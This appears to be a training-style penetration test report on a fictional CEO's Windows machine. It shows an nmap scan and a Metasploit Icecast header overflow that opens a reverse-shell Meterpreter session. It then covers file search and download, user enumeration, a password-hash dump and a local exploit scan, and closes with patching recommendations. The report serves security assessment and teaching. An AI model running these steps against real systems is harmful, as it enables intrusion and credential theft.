GoodSecurity Penetration Test Report

BrianSundberg@GoodSecurity.com

January 25th, 2021

1. High-Level Summary

GoodSecurity was tasked with performing an internal penetration test on GoodCorp's CEO, Hans Gruber. An internal penetration test is a dedicated attack against internally connected systems. The goal of this test is to perform attacks similar to those of a hacker and attempt to infiltrate Hans' computer to determine if it is at risk. GoodSecurity's overall objective was to exploit any vulnerable software, find a secret recipe file on Hans' computer, and report the findings back to GoodCorp.

The internal penetration test found several alarming vulnerabilities on Hans' computer: When performing the attacks, GoodSecurity was able to gain access to his machine and find the secret recipe file by exploiting two programs with major vulnerabilities. The details of the attack are below.

2. Findings

Machine IP:

192.168.0.20

Hostname:

msedgewin10

Vulnerability Exploited:

Icecast Header Overwrite

Vulnerability Explanation:

This vulnerability exploits a buffer overflow in the header parsing of specific versions of Icecast. The exploit sends 32 HTTP headers and will cause a write one past the end of a pointer array. Since this is a windows machine, this exploit overwrites the saved instruction pointer. The exploit uses ExitThread(), which leaves Icecast thinking the thread is still in use so that the thread counter won't be decremented. This means for each time your payload exits, the counter will be left incremented, and eventually the threadpool limit will be maxed out.


Severity:

This is a highly severe vulnerability. Buffer overflow attacks can allow attackers to cause damage to files and can expose private information. Typically buffer overflow attacks result in system crashes but can lead to much larger malicious actions and ultimately result in data loss/theft, ransomware attacks, and can act as a gateway to many other attack vectors.

Proof of Concept:


This is where you show the steps you took. Show the client how you exploited the software services. Please include screenshots.

In running an nmap service scan of the IP address of this machine, we were able to discover any services that might be vulnerable. Here is where we discovered the Icecast with the following results:




```
root@kali:~# nmap -sV 192.168.0.20
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-26 12:07 PST
Nmap scan report for 192.168.0.20
Host is up (0.012s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE       VERSION
25/tcp   open  smtp          SLmail smtpd 5.5.0.4433
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
8000/tcp open  http          Icecast streaming media server
MAC Address: 00:15:5D:00:04:01 (Microsoft)
Service Info: Host: MSEDGEWIN10; OS: Windows; CPE: cpe:/o:microso

Service detection performed. Please report any incorrect results
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.72 seconds
root@kali:~#
```

Searching for Icecast exploit:




```
msf5 > search Icecast type:exploit

Matching Modules
================

   #  Name                                Disclosure Date  Rank   Check  Descri
ption
   -  ----                                ---------------  ----   -----  ------
-----
   0  exploit/windows/http/icecast_header  2004-09-28       great  No     Icecas
t Header Overwrite
```

Establishing Metasploit Meterpreter session:




```
msf5 exploit(windows/http/icecast_header) > exploit

[*] Started reverse TCP handler on 192.168.0.8:4444
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 1 opened (192.168.0.8:4444 -> 192.168.0.20:50137) at 20
1-01-25 11:27:54 -0800

meterpreter > 
```

Exposing secretfile.txt




```
meterpreter > search -f *secret*.txt?
Found 1 result...
    c:\Users\IEUser\Documents\user.secretfile.txt (161 bytes)
meterpreter > 
```

Exposing recipe.txt file




```
meterpreter > search -f *recipe*.txt?
Found 1 result...
    c:\Users\IEUser\Documents\Drinks.recipe.txt (48 bytes)
meterpreter > 
```

Downloading Drinks.recipe.txt file




```
meterpreter > download c:/Users/IEUser/Documents/Drinks.recipe.txt
[*] Downloading: c:/Users/IEUser/Documents/Drinks.recipe.txt -> Drinks.recipe.txt
[*] skipped    : c:/Users/IEUser/Documents/Drinks.recipe.txt -> Drinks.recipe.txt
meterpreter > 
```

Enumerating Logged On Users:




```
[+] Results saved in: /root/.msf4/loot/20210119194733_default_192.168.0.20_host.
users.activ_607208.txt

Recently Logged Users
=====================

 SID                                            Profile Path
 ---                                            ------------
 S-1-5-18                                       %systemroot%\system32\config\syst
emprofile
 S-1-5-19                                       %systemroot%\ServiceProfiles\Loca
lService
 S-1-5-20                                       %systemroot%\ServiceProfiles\Netw
orkService
 S-1-5-21-321011808-3761883066-353627080-1000  C:\Users\IEUser
 S-1-5-21-321011808-3761883066-353627080-1003  C:\Users\sysadmin
 S-1-5-21-321011808-3761883066-353627080-1004  C:\Users\vagrant


meterpreter > 
```

Dumping password hashes:



```
meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY ec022a77f903a7e69e603e0c84634ff0...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

No users with password hints on this system

[*] Dumping password hashes...


Administrator:500:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc97188
9:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089
c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:20ff0389f84bdbf9ce6fc36af6
993b63:::
IEUser:1000:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
sshd:1002:aad3b435b51404eeaad3b435b51404ee:42760776cade85fd98103a0f44437800:::
sysadmin:1003:aad3b435b51404eeaad3b435b51404ee:1b0887065266355533da81dc859d3fc1:::
```

Uncovering additional vulnerabilities:



```
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 192.168.0.20 - Collecting local exploits for x86/windows...
[*] 192.168.0.20 - 30 exploit checks are being tried...
[+] 192.168.0.20 - exploit/windows/local/ikeext_service: The target appears to be
vulnerable.
[+] 192.168.0.20 - exploit/windows/local/ms16_075_reflection: The target appears t
o be vulnerable.
```

1. IKEEXT exploit: This module exploits a missing DLL loaded by the IKE and AuthIP Keyring Modules (IKEEXT) service. This moderately severe vulnerability is able to load a malicious DLL if the attacker has control of one of the directories on the DLL search path. If successful, an attacker could gain administrator privileges. This vulnerability can be mitigated by using certain API's, changing registry settings, and applying updates. Which updates to apply would depend on the root source of this vulnerability on the target machine.

2. Ms16_075_reflection exploit: This exploit could allow elevation of privilege if an attacker logs on to the system and runs a specially crafted application. This is a moderately severe vulnerability but Microsoft has released a set of patches that should secure this Windows 10 system.

3. Recommendations

With the Icecast Header Overwrite being the most severe of the uncovered vulnerabilities, I recommend first upgrading your Icecast to version 2.0.2 or later. This action should patch the vulnerability.

The IKEEXT and the ms16_075 exploits are arguably less severe and more difficult to expose, but still potentially dangerous. In order to prevent an attack whereby the attacker can escalate his/her privileges, we recommend applying the available patches to resolve both of these vulnerabilities.

Regular updates to systems and ensuring proper patches have been implemented will be necessary to keep your system hardened against any exposure of future vulnerabilities. Updating patches at at least monthly intervals are considered best practices so that would be a great place to start.

Additional action should be taken at the code level in order to prevent buffer overflow vulnerabilities. While it may not always be possible to migrate all coding to a less vulnerable language such as Javascript, there are other options. IT professionals have tools at their disposal which can help detect buffer overflow vulnerabilities at compile and runtime. Software solutions also exist that help assist with this form of mitigation.